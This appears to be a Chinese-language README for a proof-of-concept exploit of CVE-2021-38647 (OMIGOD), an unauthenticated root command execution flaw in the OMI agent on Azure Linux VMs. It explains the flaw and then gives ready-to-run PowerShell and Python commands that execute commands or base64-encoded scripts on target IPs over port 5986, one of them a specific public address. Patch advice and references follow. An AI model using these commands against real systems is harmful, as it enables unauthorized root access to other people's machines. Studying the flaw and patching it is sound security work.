CVE-2021-38647 - 用于在 Azure UNIX/Linux VM 上利用未认证 RCE #OMIGOD 的 POC
在 Microsoft Azure 中,当为 UNIX/Linux VM 使用 Azure 自动化账户、更新管理、日志分析、配置管理等服务时,OMI 应用程序会自动安装。如果使用配置管理服务远程管理机器,OMI 应用程序还会在端口 5986 上暴露服务。
任何能够访问易受攻击端点的网络用户,无需 Authorization 头即可发送请求,利用 SCXcore 提供程序,在目标机器上以 root 权限执行操作系统命令!
此漏洞现已修复,但始终值得对 Azure 中的 Linux VM 进行检查。
# Execute command on the target machine.
Invoke-CVE-2021-38647 -TargetIP 127.0.0.1 -TargetPort 5986 -Command whoami

# Execute script on the target machine.
$MyScript = @"
id
whoami
uname -a
"@

$enc = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($MyScript))
Invoke-CVE-2021-38647 -TargetIP 1.1.1.1 -TargetPort 5986 -Script $enc

# Execute command on the target machine.
python CVE-2021-38647.py -t 40.87.92.228 -p 5986 -c id

# Execute script on the target machine.
$MyScript = @"
id
whoami
uname -a
"@
$enc = [Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($MyScript)) #  For Windows

echo 'id' | base64 # For Linux

python CVE-2021-38647.py -t 40.87.92.228 -s ZWNobyAiIg0KZWNobyAiSGVsbG8iDQplY2hvICJHb29kYnllIg==
在 Azure 上部署的 ARM 模板 - https://github.com/OTRF/Azure-Sentinel2Go/tree/master/grocery-list/Linux/demos/CVE-2021-38647-OMI
无需 Azure 部署 - https://rootsecdev.medium.com/creating-your-own-private-pwn-lab-for-omi-exploitation-b6919fc63956
要缓解该漏洞,需要将 OMI 代理更新到 1.6.8.1 或更高版本。
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-38647
https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure
https://rootsecdev.medium.com/creating-your-own-private-pwn-lab-for-omi-exploitation-b6919fc63956
https://github.com/OTRF/Azure-Sentinel2Go/tree/master/grocery-list/Linux/demos/CVE-2021-38647-OMI
https://www.alteredsecurity.com/post/omigod-cve-2021-38647
WIZ 团队 - https://www.wiz.io/blog/omigod-critical-vulnerabilities-in-omi-azure
本项目仅用于教育目的。 创建者不对任何滥用此工具的行为负责。









